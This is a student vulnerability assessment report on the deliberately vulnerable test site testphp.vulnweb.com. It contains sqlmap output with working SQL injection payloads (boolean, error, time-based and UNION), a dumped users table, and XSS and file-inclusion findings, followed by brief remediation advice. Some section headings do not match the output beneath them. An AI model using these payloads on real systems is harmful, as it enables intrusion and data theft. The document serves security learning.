Vulnerability Assessment Test Report

Learning circle: Arcade

Members: Adhithyan H Nair

Abishek Varghese

Agenda

01. Summary
02. Scan results
03. Methodology
04. Recommendations
05. Closing

Summary

The given website “Vulnweb” contains numerous issues which will make the clients data vulnerable. As its database is not encrypted important data’s like passwords, username, email, phone number could be easily accessed by different methods, in other words the users inputs are vulnerable in this site.

Scan Result


After scanning we found several issues, which are

1. Vulnerable to SQL injection
2. Easily vulnerable to Dictionary attack due to weak password
3. Vulnerable to Cross-site Scripting
4. Vulnerable to file inclusion
5. As its database is not encrypted, password, username and other details is directly visible


Methodology

We used,

1. SQL mapping
2. Dictionary Attack
3. URL Testing



Finding Vulnerable pathway using SQL map



Finding vulnerable path

```
what dictionary do you want to use?
[1] default dictionary file '/home/adhithyanhnair99/sqlmap-dev/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[16:59:34] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[16:59:36] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[16:59:36] [INFO] starting 2 processes
[17:00:14] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]
+---------------------+----------------------------------+------+----------------+---------+-------+--------------------------+--
---------+
| cc                  | cart                             | pass | email          | phone   | uname | name                     | a
ddress   |
+---------------------+----------------------------------+------+----------------+---------+-------+--------------------------+--
---------+
| 1234-5678-2300-9000 | 2508daca1bde86a9bde61b0041e782f1 | test | email@email.com | 2323345 | test  | <script>alert(1)</script> | 2
1 street |
+---------------------+----------------------------------+------+----------------+---------+-------+--------------------------+--
---------+
```

Dictionary Attack

```
[17:52:10] [INFO] heuristic (XSS) test shows that GET parameter 'file' might be vulnerable to cross-site scripting (XSS) attacks
[17:52:10] [INFO] heuristic (FI) test shows that GET parameter 'file' might be vulnerable to file inclusion (FI) attacks
```

Vulnerable to file inclusion

```
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 5141=5141

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clau
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71716a6b71,(SELECT (ELT(9866=9866,1))

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 6176 FROM (SELECT(SLEEP(5)))EjQE)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71
656c417778554d66566b5a434c4345707a49425264,0x71766b7a71),NULL,NULL,NULL-- -
---
[18:00:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[18:00:34] [INFO] fetching entries of column(s) 'pass' for table 'users' in databa
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
```

Passwords, username etc are directly visible

```
GET http://testphp.vulnweb.com/listproducts.php?cat=1
do you want to test this URL? [Y/n/q]
> Y
[17:52:27] [INFO] testing URL 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[17:52:27] [INFO] testing connection to the target URL
[17:52:27] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:52:28] [INFO] testing if the target URL content is stable
[17:52:28] [INFO] target URL content is stable
[17:52:28] [INFO] testing if GET parameter 'cat' is dynamic
[17:52:28] [INFO] GET parameter 'cat' appears to be dynamic
[17:52:28] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[17:52:29] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[17:52:29] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[17:52:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:52:29] [WARNING] reflective value(s) found and filtering out
[17:52:30] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="T
he")
```

URL Test Report

```
[17:52:10] [INFO] heuristic (XSS) test shows that GET parameter 'file' might be vulnerable to cross-site scripting (XSS) attacks
[17:52:10] [INFO] heuristic (FI) test shows that GET parameter 'file' might be vulnerable to file inclusion (FI) attacks
```

Vulnerable to XSS

Recommendations

1. Regular Software Update
2. SQL update
3. Use strong passwords
4. Developers have to ensure that they escape all untrusted data based on the HTML context such as body, attribute, JavaScript, CSS, or URL that the data is placed into.
5. For those applications that need special characters as input, there should be robust validation mechanisms in place before accepting them as valid inputs.

Thank you

Learning circle name: Arcade

Members: Adhithyan H Nair

Abishek Varghese